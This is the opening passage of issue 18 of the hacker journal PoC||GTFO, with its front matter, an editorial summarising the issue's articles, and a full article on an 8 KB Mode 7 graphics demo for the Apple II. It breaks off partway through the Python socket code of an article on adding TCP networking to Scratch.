PoC||GTFO


Proof of Concept or Get the Fuck Out

Pastor Manul Laphroaig's

Montessori Soldering School and

Stack Smashing Academy

for Youngsters Gifted and Not



Рукописи не горят. `pocorgtfo18.pdf`. Compiled on June 23, 2018.

Application Fee: € 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: Printing this to hardcopy prevents the electronic edition from smelling like burning paper. We'll be printing a few thousand of our own, but we also insist that you print it by laserjet or typewriter самиздат, giving it away to friends and strangers. Sneak it into a food delivery rack at your local dive bar, or hide it between two books on the shelves of your university library.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo18.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. Not running one of our own, we like the following mirrors.

https://unpack.debug.su/pocorgtfo/ https://pocorgtfo.hacke.rs/
https://www.alchemistowl.org/pocorgtfo/ https://www.sultanik.com/pocorgtfo/

Technical Note: This file, `pocorgtfo18.pdf`, is valid as a PDF, ZIP, and HTML. It is available in two different variants, but they have the same SHA-1 hash.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo18.pdf -o pocorgtfo18-book.pdf
```

Man of The Book Manul Laphroaig
Editor of Last Resort Melilot
TEXnician Evan Sultanik
Editorial Whipping Boy Jacob Torrey
Funky File Supervisor Ange Albertini
Assistant Scenic Designer Philippe Teuwen
Scooby Bus Driver Ryan Speers
with the good assistance of
Virtual Machine Mechanic Dan Kaminsky

18:01 I thought I turned it on, but I didn't.

Neighbors, please join me in reading this nineteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Montréal.

If you are missing the first eighteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, the seventeenth release in São Paulo or Budapest, or the eighteenth release in Leipzig or Washington, D.C. Two collected volumes are available through No Starch Press, wherever fine books are sold.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo18.pdf`. It is a valid PDF document, HTML website, and ZIP archive filled with fancy papers and source code. You will find it available in two different variants, but they have the same SHA-1 hash.

Nintendo's SNES platform was famous for its Mode 7, a video mode in which a background image could be rotated and stretched to create a faux 3D effect. This didn't exist for the Apple `][`, so on page 4 Vincent Weaver describes his recreation of the technique in software as a recent demo coding exercise.

Many of us began our careers in reverse engineering through line numbered BASIC, and we fondly remember the `peek` and `poke` commands that let us do sophisticated things with a child's language. On page 10, Kev Sheldrake extends the Scratch language so that his son can experiment with memory corruption exploits.

Vi Grey was reading PoC||GTFO 14:12, and a nifty thought occurred. Why not merge a ZIP file into an NES cartridge itself, and not just its iNES emulator file? See page 17 for all the practical details.

If you enjoyed Yannay Livneh's article on the VLC heap from PoC||GTFO 16:6, turn to page 22 for his notes on the House of Fun, exploiting glibc heaps in the year 2018.

Ryan O'Neill, whom you might know as Elfmaster, has been playing around with static linking of ELF files on Linux. You certainly know that static files are handy for avoiding missing libraries, but did you know that static linking breaks ASLR and RELRO defenses, that the global offset table might still be writable? See page 37 for his notes on producing a static executable that *does* include these defenses.

TetriNET is a multiplayer clone of Tetris that St0rmCat released in 1997. On page 48, John Laky and Kyle Hanslovan give us a remote code execution exploit for that game just twenty years too late for anyone to expect a patch.

When performing a cold boot attack, it's important to recover not just the contents of memory but also to descramble it, and this scrambler is often poorly documented on modern systems. On page 58, Nico Heijningen patches Coreboot to reverse engineer the scrambler of the DDR3 controller on Intel's Sandy Bridge processors.

Ange Albertini was one of the fine authors of the SHAttered attack that demonstrated a practical SHA-1 collision. On page 63, he shows how to reuse that same colliding block to substitute an arbitrary image in a larger document, conveniently generated by PDFLaTeX. As is the tradition in most of Ange's articles, `pocorgtfo18.pdf` uses this technique to place a stamp on the front cover. We'll release two variants, but because they have the same SHA-1 hash, we politely ask mirrors to include the MD5 hashes as well.

On page 64, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send some our way.

18:02 An 8 Kilobyte Mode 7 Demo for the Apple II

by Vincent M. Weaver

While making an inside-joke filled game for my favorite machine, the Apple][, I needed to create a Final-Fantasy-esque flying-over-the-planet sequence. I was originally going to fake this, but why fake graphics when you can laboriously spend weeks implementing the effect for real. It turns out the Apple][is just barely capable of generating the effect in real time.

Once I got the code working I realized it would be great as part of a graphical demo, so off on that tangent I went. This turned out well, despite the fact that all I knew about the demoscene I had learned from a few viewings of the Future Crew *Second Reality* demo combined with dimly remembered Commodore 64 and Amiga usenet flamewars.

While I hope you enjoy the description of the demo and the work that went into it, I suspect this whole enterprise is primarily of note due to the dearth of demos for the Apple][platform. For those of you who would like to see a truly impressive Apple][demo, I would like to make a shout out to FrenchTouch whose works put this one to shame.

The Hardware

CPU, RAM and Storage:

The Apple][was introduced in 1977 with a 6502 processor running at roughly 1.023MHz. Early models only shipped with 4k of RAM, but in later years, 48k, 64k and 128k systems became common. While the demo itself fits in 8k, it decompresses to a larger size and uses a full 48k of RAM; this would have been very expensive in the seventies.

In 1977 you would probably be loading this from cassette tape, as it would be another year before Woz's single-sided $5\frac{1}{4}$" Disk II came around. With the release of Apple DOS3.3 in 1980, it offered 140k of storage on each side.

Sound:

The only sound available in a stock Apple][is a bit-banged speaker. There is no timer interrupt; if you want music, you have to cycle-count via the CPU to get the waveforms you needed.

The demo uses a Mockingboard soundcard, first introduced in 1981. This board contains dual AY-3-8910 sound generation chips connected via 6522 I/O chips. Each sound chip provides three channels of square waves as well as noise and envelope effects.

Graphics:

It is hard to imagine now, but the Apple][had nice graphics for its time. Compared to later competitors, however, it had some limitations: No hardware sprites, user-defined character sets, blanking interrupts, palette selection, hardware scrolling, or even a linear framebuffer! It did have hardware page flipping, at least.

The hi-res graphics mode is a complex mess of NTSC hacks by Woz. You get approximately 280x192 resolution, with 6 colors available. The colors are NTSC artifacts with limitations on which colors can be next to each other, in blocks of 3.5 pixels. There is plenty of fringing on edges, and colors change depending on whether they are drawn at odd or even locations. To add to the madness, the framebuffer is interleaved in a complex way, and pixels are drawn least-significant-bit first. (All of this to make DRAM refresh better and to shave a few 7400 series logic chips from the design.) You do get two pages of graphics, Page 1 is at `$2000` and Page 2 at `$4000`.[1] Optionally four lines of text can be shown at the bottom of the screen instead of graphics.

The lo-res mode is a bit easier to use. It provides 40×48 blocks, reusing the same memory as the 40×24 text mode. (As with hi-res you can switch to a 40×40 mode with four lines of text displayed at the bottom.) Fifteen unique colors are available, plus a second shade of grey. Again the addresses are interleaved in a non-linear fashion. Lo-res Page 1 is at `$400` and Page 2 is at `$800`.

Some amazing effects can be achieved by cycle counting, reading the floating bus, and racing the beam while toggling graphics modes on the fly.

[1] On 6502 systems hexadecimal values are traditionally indicated by a dollar sign.

Figure 1. Colorful View of Executable Code




Figure 2. Memory Map

[2] http://pferrie.host22.com/misc/appleii.htm

Development Toolchain

I do all of my coding under Linux, using the ca65 assembler from the cc65 project. I cross-compile the code, constructing AppleDOS 3.3 disk images using custom tools I have written. I test first in emulation, where AppleWin under Wine is the easiest to use, but until recently MESS/MAME had cleaner sound.

Once the code appears to work, I put it on a USB stick and transfer to actual hardware using a CFFA3000 disk emulator installed in an Apple IIe platinum edition.

Bootloader

An Applesoft BASIC "HELLO" program loads the binary automatically at bootup. This does not count towards the executable size, as you could manually BRUN the 8k machine-language program if you wanted.

To make the loading time slightly more interesting the HELLO program enables graphics mode and loads the program to address `$2000` (hi-res page1). This causes the display to filled with the colorful pattern corresponding to the compressed image. (Figure 1.) This conveniently fills all 8k of the display RAM, or would have if we had `poke`d the right soft-switch to turn off the bottom four lines of text. After loading, execution starts at address `$2000`.

Decompression

The binary is encoded with the LZ4 algorithm. We flip to hi-res Page 2 and decompress to this region so the display now shows the executable code.

The 6502 size-optimized LZ4 decompression code was written by qkumba (Peter Ferrie).[2] The program and data decompress to around 22k starting at `$4000`. This overwrites parts of DOS3.3, but since we are done with the disk this is no problem.

If you look carefully at the upper left corner of the screen during decompression you will see my triangular logo, which is supposed to evoke my VMW initials. To do this I had to put the proper bit pattern inside the code at the interleaved addresses of `$4000`, `$4400`, `$4800`, and `$4C00`. The image data at `$4000` maps to (mostly) harmless code so it is left in place and executed.




Figure 3. The title screen.

Optimizing the code inside of a compressed image (to fit in 8k) is much more complicated than regular size optimization. Removing instructions sometimes makes the binary *larger* as it no longer compresses as well. Long runs of a single value, such as zero padding, are essentially free. This became an exercise of repeatedly guessing and checking, until everything fit.

Title Screen

Once decompression is done, execution continues at address `$4000`. We switch to low-res mode for the rest of the demo.

FADE EFFECT: The title screen fades in from black, which is a software hack as the Apple][does not have palette support. This is done by loading the image to an off-screen buffer and then a lookup table is used to copy in the faded versions to the image buffer on the fly.

TITLE GRAPHICS: The title screen is shown in Figure 3. The image is run-length encoded (RLE) which is probably unnecessary in light of it being further LZ4 encoded. (LZ4 compression was a late addition to this endeavor.)

Why not save some space and just loading our demo at `$400`, negating the need to copy the image in place? Remember the graphics are 40×48 (shared with the text display region). It might be easier to think of it as 40×24 characters, with the top / bottom nybbles of each ASCII character being interpreted as colors for a half-height block. If you do the math you will find this takes 960 bytes of space, but the memory map reserves 1k for this mode. There are "holes" in the address range that are not displayed, and various pieces of hardware can use these as scratchpad memory. This means just overwriting the whole 1k with data might not work out well unless you know what you are doing. Our RLE decompression code skips the holes just to be safe.

SCROLL TEXT: The title screen has scrolling text at the bottom. This is nothing fancy, the text is in a buffer off screen and a 40×4 chunk of RAM is copied in every so many cycles.

You might notice that there is tearing/jitter in the scrolling even though we are double-buffering the graphics. Sadly there is no reliable cross-platform way to get the VBLANK info on Apple][machines, especially the older models.

Mockingbird Music

No demo is complete without some exciting background music. I like chiptune music, especially the kind written for AY-3-8910 based systems. During the long wait for my Mockingboard hardware to arrive, I designed and built a Raspberry Pi chiptune player that uses essentially the same hardware. This allowed me to build up some expertise with the software/hardware interface in advance.

The song being played is a stripped down and re-arranged version of "Electric Wave" from CC'00 by EA (Ilya Abrosimov).

Most of my sound infrastructure involves YM5 files, a format commonly used by ZX Spectrum and Atari ST users. The YM file format is just AY-3-8910 register dumps taken at 50Hz. To play these back one sets up the sound card to interrupt 50 times a second and then writes out the fourteen register values from each frame in an interrupt handler.

Writing out the registers quickly enough is a challenge on the Apple][, as for each register you have to do a handshake and then set both the register number and the value. It is hard to do this in less than forty 1MHz cycles for each register. With complex chiptune files (especially those written on an ST with much faster hardware), sometimes it is not possible to get exact playback due to the delay. Further slowdown happens as you want to write both AY chips (the output is stereo, with one AY on the left and one on the right). To help with latency on playback, we keep track of the last frame written and only write to the registers that have changed.

The demo detects the Mockingboard in Slot 4

at startup. First the board is initialized, then one of the 6522 timers is set to interrupt at 25Hz. Why 25Hz and not 50Hz? At 50Hz with fourteen registers you use 700 bytes/s. So a two minute song would take 84k of RAM, which is much more than is available! To allow the song to fit in memory, without a fancy circular buffer decompression routine, we have to reduce the size.[3]

First the music is changed so it only needs to be updated at 25Hz, and then the register data is compressed from fourteen bytes to eleven bytes by stripping off the envelope effects and packing together fields that have unused bits. In the end the sound quality suffered a bit, but we were able to fit an acceptably catchy chiptune inside of our 8k payload.

Drawing the Mode7 Background

Mode 7 is a Super Nintendo (SNES) graphics mode that takes a tiled background and transforms it by rotating and scaling. The most common effect squashes the background out to the horizon, giving a three-dimensional look. The SNES did these transforms in hardware, but our demo must do them in software.

Our algorithm is based on code by Martijn van Iersel which iterates through each horizontal line on the screen and calculates the color to output based on the camera height (`spacez`) and `angle` as well as the current coordinates, x and y.

First, the distance d is calculated based on fixed scale and distance-to-horizon factors. Instead of a costly division operation, we use a pre-generated lookup table for this.

$$d = \frac{z \times \texttt{yscale}}{y + \texttt{horizon}}$$

Next we calculate the horizontal scale (distance between points on this line):

$$h = \frac{d}{\texttt{xscale}}$$

Then we calculate delta x and delta y values between each block on the line. We use a pre-computed sine/-cosine lookup table.

$$\Delta x = -\sin(\texttt{angle}) \times h$$

$$\Delta y = \cos(\texttt{angle}) \times h$$

The leftmost position in the tile lookup is calculated:

$$\texttt{tilex} = x + \Big(d\cos(\texttt{angle}) - \frac{\texttt{width}}{2}\Big)\Delta x$$

$$\texttt{tiley} = y + \Big(d\sin(\texttt{angle}) - \frac{\texttt{width}}{2}\Big)\Delta y$$

Then an inner loop happens that adds Δx and Δy as we lookup the color from the tilemap (just a wrap-around array lookup) for each block on the line.

$$\texttt{color} = \texttt{tilelookup}(\texttt{tilex}, \texttt{tiley})$$

$$\texttt{plot}(x, y)$$

$$\texttt{tilex} \mathrel{+}= \Delta x, \texttt{tiley} \mathrel{+}= \Delta y$$

Optimizations: The 6502 processor cannot do floating point, so all of our routines use 8.8 fixed point math. We eliminate all use of division, and convert as much as possible to table lookups, which involves limiting the heights and angles a bit.

Some cycles are also saved by using self-modifying code, most notably hard-coding the height (z) value and modifying the code whenever this is changed. The code started out only capable of roughly 4.9fps in 40×20 resolution and in the end we improved this to 5.7fps in 40×40 resolution. Care was taken to optimize the innermost loop, as every cycle saved there results in 1280 cycles saved overall.

Fast Multiply: One of the biggest bottlenecks in the mode7 code was the multiply. Even our optimized algorithm calls for at least seven 16-bit by 16-bit to 32-bit multiplies, something that is *really* slow on the 6502. A typical implementation takes around 700 cycles for an 8.8×8.8 fixed point multiply.

We improved this by using the ancient quarter-square multiply algorithm, first described for 6502 use by Stephen Judd.

This works by noting these factorizations:

$$(a+b)^2 = a^2 + 2ab + b^2$$

$$(a-b)^2 = a^2 - 2ab + b^2$$

If you subtract these you can simplify to

$$a \times b = \frac{(a+b)^2}{4} - \frac{(a-b)^2}{4}$$

[3] For an example of such a routine, see my Chiptune music-disk demo.




Figure 4. Bouncing ball on infinite checkerboard.

Figure 5. Spaceship flying over an island.

For 8-bit values if you create a table of squares from 0 to 511, then you can convert a multiply into two table lookups and a subtraction.[4] This does have the downside of requiring two kilobytes of lookup tables, but it reduces the multiply cost to the order of 250 cycles or so and these tables can be generated at startup.

BALL ON CHECKERBOARD

The first Mode7 scene transpires on an infinite checkerboard. A demo would be incomplete without some sort of bouncing geometric solid, in this case we have a pink sphere. The sphere is represented by sixteen sprites that were captured from a twenty year old OpenGL example. Screenshots were reduced to the proper size and color limitations. The shadows are also sprites, and as the Apple][has no dedicated sprite hardware, these are drawn completely in software.

The clicking noise on bounce is generated by accessing the speaker port at address `$C030`. This gives some sound for those viewing the demo without the benefit of a Mockingboard.

TFV SPACESHIP FLYING

This next scene has a spaceship flying over an island. The Mode7 graphics code is generic enough that only one copy of the code is needed to generate both the checkerboard and island scenes. The spaceship, water splash, and shadows are all sprites. The path the ship takes is pre-recorded; this is adapted from the Talbot Fantasy 7 game engine with the keyboard code replaced by a hard-coded script of actions to take.

[4] All 8-bit $a + b$ and $a - b$ fall in this range.




Figure 6. Spaceship with starfield.

Figure 7. Rasterbars, stars, and credits.

STARFIELD

The spaceship now takes to the stars. This is typical starfield code, where on each iteration the x and y values are changed by

$$\Delta x = \frac{x}{z}, \Delta y = \frac{y}{z}$$

In order to get a good frame rate and not clutter the lo-res screen only sixteen stars are modeled. To avoid having to divide, the reciprocal of all possible z values are stored in a table, and the fast-multiply routine described previously is used.

The star positions require random number generation, but there is no easy way to quickly get random data on the Apple][. Originally we had a 256-byte blob of pre-generated "random" values included in the code. This wasted space, so instead we use our own machine code at address at $5000 as if it were a block of random numbers!

A simple state machine controls star speed, ship movement, hyperspace, background color (for the blue flash) and the eventual sequence of sprites as the ship vanishes into the distance.

RASTERBARS/CREDITS

Once the ship has departed, it is time to run the credits as the stars continue to fly by.

The text is written to the bottom four lines of the screen, seemingly surrounded by graphics blocks. Mixed graphics/text is generally not be possible on the Apple][, although with careful cycle counting and mode switching groups such as FrenchTouch have achieved this effect. What we see in this demo is the use of inverse-mode (inverted color) space characters which appear the same as white graphics blocks.

The rasterbar effect is not really rasterbars, just a colorful assortment of horizontal lines drawn at a location determined with a sine lookup table. Horizontal lines can take a surprising amount of time to draw, but these were optimized using inlining and a few other tricks.

The spinning text is done by just rapidly rotating the output string through the ASCII table, with the clicking effect again generated by hitting the speaker at address `$C030`. The list of people to thank ended up being the primary limitation to fitting in 8kB, as unique text strings do not compress well. I apologize to everyone whose moniker got compressed beyond recognition, and I am still not totally happy with the centering of the text.

A Parting Gift

Further details, a prebuilt disk image, and full source code are available both online and attached to the electronic version of this document.[5] [6]

[5] `unzip pocorgtfo18.pdf mode7.tar.gz`
[6] `http://www.deater.net/weave/vmwprod/mode7_demo/`

18:03 Fun Memory Corruption Exploits for Kids with Scratch!

by Kev Sheldrake


Introduction

When my son graduated from Scratch Junior on the iPad to full-blown Scratch on a desktop computer, I opted to protect the Internet from him by not giving him a network interface. Instead I installed the offline version of Scratch on his computer that works completely stand-alone. One of the interesting differences between the online and offline versions of Scratch is the way in which it can be extended; the offline version will happily provide an option to install an 'Experimental HTTP Extension' if you use the super-secret 'shift click' on the File menu instead of the regular, common-all-garden 'click'.

These extensions allow Scratch to communicate with another process outside the sandbox through a web service; there is an abandoned Python module that provides a suitable framework for building them. While words like 'experimental' and 'abandoned' don't appear to offer much hope, this is all just a facade and the technology actually works pretty well. Indeed, we have interfaced Scratch to Midi, Arduino projects and, as this essay will explain, TCP/IP network sockets because, well, if a language exists to teach kids how to code then I think it [c|sh]ould also be used to teach them how to hack.

Scratch Basics

If you're not already aware, Scratch is an IDE and a language, all wrapped up in a sandbox built out of Squeak/Smalltalk (v1.0 to v1.4), Flash/Adobe Air (v2.0) and HTML5/Javascript (v3.0). Within it, sprite-based programs can be written using primitives that resemble jigsaw pieces that constrain where or how they can be placed. For example, an IF/THEN primitive requires a predicate operator, such as X=Y or X>Y; in Scratch, predicates have angled edges and only fit in places where predicates are accepted. This makes it easier for children to learn how to combine primitives to make statements and eventually programs.




All code lives behind sprites or the stage (background); it can sense key presses, mouse clicks, sprites touching, etc, and can move sprites and change their size, colour, etc. If you ever wanted to recreate that crappy flash game you played in the late 90s at university or in your first job then Scratch is perfect for that. You could probably get something that looks suitably pro within an afternoon or less. Don't be fooled by the fact it was made for kids, Scratch can make some pretty cool things and is fun; but also be aware that it has its limitations, and lack of networking is one of them.

The offline version of Scratch relies on Adobe Air which has been abandoned on Linux. An older 32-bit version can be installed, but you'll have much better results if you just try this on Windows or MacOS.

Scratch Extensions

Extensions were introduced in Scratch v2.0 and differ between the online and offline versions. For the online version extensions are coded in JS, stored on github.io and accessed via the ScratchX version of Scratch. As I had limited my son to the offline version, we were treated to web service extensions built in Python.

On the face of it a web service seems like an obvious choice because they are easy to build, are asynchronous by nature and each method can take multiple arguments. In reality, this extension model was actually designed for controlling things like robot arms rather than anything generic. There are commands and reporters, each represented in Scratch as appropriate blocks; commands would move robot motors and reporters would indicate when motor limits are hit. To put these concepts into more standard terms, commands are essentially procedures.



They take arguments but provide no responses, and reporters are essentially global variables that can be affected by the procedures. If you think this is a weird model to program in then you'd be correct.

In order to quickly and easily build a suitable web service, we can use the off-the-shelf abandonware, Blockext.[7] This is a python module that provides the full web service functionality to an object that we supply. It's relatively trivial to build methods that create sockets, write to sockets, and close sockets, as we can get away without return values. To implement methods that read from sockets we need to build a command (procedure) that does the actual read, but puts the data into a global variable that can be read via a reporter.

At this point it is worth discussing how these reporters / global variables actually function. They are exposed via the web service by simply reporting their values *thirty times a second*. That's right, thirty times a second. This makes them great for motor limit switches where data is minimal but latency is critical, but less great at returning data from sockets. Still, as my hacky extension shows, if their use is limited they can still work. The blockext console doesn't log reporter accesses but a web proxy can show them happening if you're interested in seeing them.

[7] `git clone https://github.com/blockext/blockext`

Scratch Limitations

While Scratch can handle binary data, it doesn't really have a way to input it, and certainly no C-style or pythonesque formatting. It also has no complex data types; variables can be numbers or strings, but the language is probably Turing-complete so this shouldn't really stop us. There is also no random access into strings or any form of string slicing; we can however retrieve a single letter from a string by position.


Strings can be constructed from a series of joins, and we can write a python handler to convert from an ASCIIfied format (such as '`\xNN`') to regular binary. Stripping off newlines on returned strings requires us to build a new (native) Scratch block. Just like the python blocks accessible through the web service, these blocks are also procedures with no return values. We are therefore constrained to returning values via (sprite) global variables, which means we have to be careful about concurrency.

Talking of concurrency, Scratch has a handy message system that can be used to create parallel processing. As highlighted, however, the lack of functions and local variables means we can easily run into problems if we're not careful.

Blockext

The Python blockext module can be obtained from its GitHub and installed with a simple `sudo python setup.py install`.

My socket extension is quite straight forward. The definition of the object is mostly standard socket code; while it has worked in my limited testing, feel free to make it more robust for any production use—this is just a PoC after all.



A Marvelous Time-saving Invention for Eggstracting Eggs from the Nest Without Eggciting the Eggmakers.

```
#!/usr/bin/python

from blockext import *
import socket
import select
import urllib
import base64

class SSocket:
    def __init__(self):
        self.sockets = {}

    def _on_reset(self):
        print 'reset!!!'
        for key in self.sockets.keys():
            if self.sockets[key]['socket']:
                self.sockets[key]['socket'].close()
        self.sockets = {}

    def add_socket(self, type, proto, sock, host, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'add_socket: socket already in use'
            return
        self.sockets[sock] = {'type': type, 'proto': proto, 'host': host, 'port': port, 'reading': 0, 'closed': 0}

    def set_socket(self, sock, s):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_socket: socket doesn\'t exist'
            return
        self.sockets[sock]['socket'] = s

    def set_control(self, sock, c):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_control: socket doesn\'t exist'
            return
        self.sockets[sock]['control'] = c

    def set_addr(self, sock, a):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_addr: socket doesn\'t exist'
            return
        self.sockets[sock]['addr'] = a

    def create_socket(self, proto, sock, host, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'create_socket: socket already in use'
            return
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        self.add_socket('socket', proto, sock, host, port)
        self.set_socket(sock, s)

    def create_listener(self, proto, sock, ip, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'create_listener: socket already in use'
            return
        s = socket.socket()
        s.bind((ip, port))
        s.listen(5)
        self.add_socket('listener', proto, sock, ip, port)
        self.set_control(sock, s)

    def accept_connection(self, sock):
        if not self.is_listening(sock):
            print 'accept_connection: socket is not listening'
            return
        s = self.sockets[sock]['control']
        c, addr = s.accept()
        self.set_socket(sock, c)
        self.set_addr(sock, addr)

    def close_socket(self, sock):
        if self.is_connected(sock) or self.is_listening(sock):
            self.sockets[sock]['socket'].close()
            del self.sockets[sock]

    def is_connected(self, sock):
        if sock in self.sockets:
            if self.sockets[sock]['type'] == 'socket' and not self.sockets[sock]['closed']:
                return True
        return False

    def is_listening(self, sock):
        if sock in self.sockets:
            if self.sockets[sock]['type'] == 'listener':
                return True
        return False

    def write_socket(self, data, type, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'write_socket: socket doesn\'t exist'
            return
        if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
            print 'write_socket: socket fd doesn\'t exist'
            return
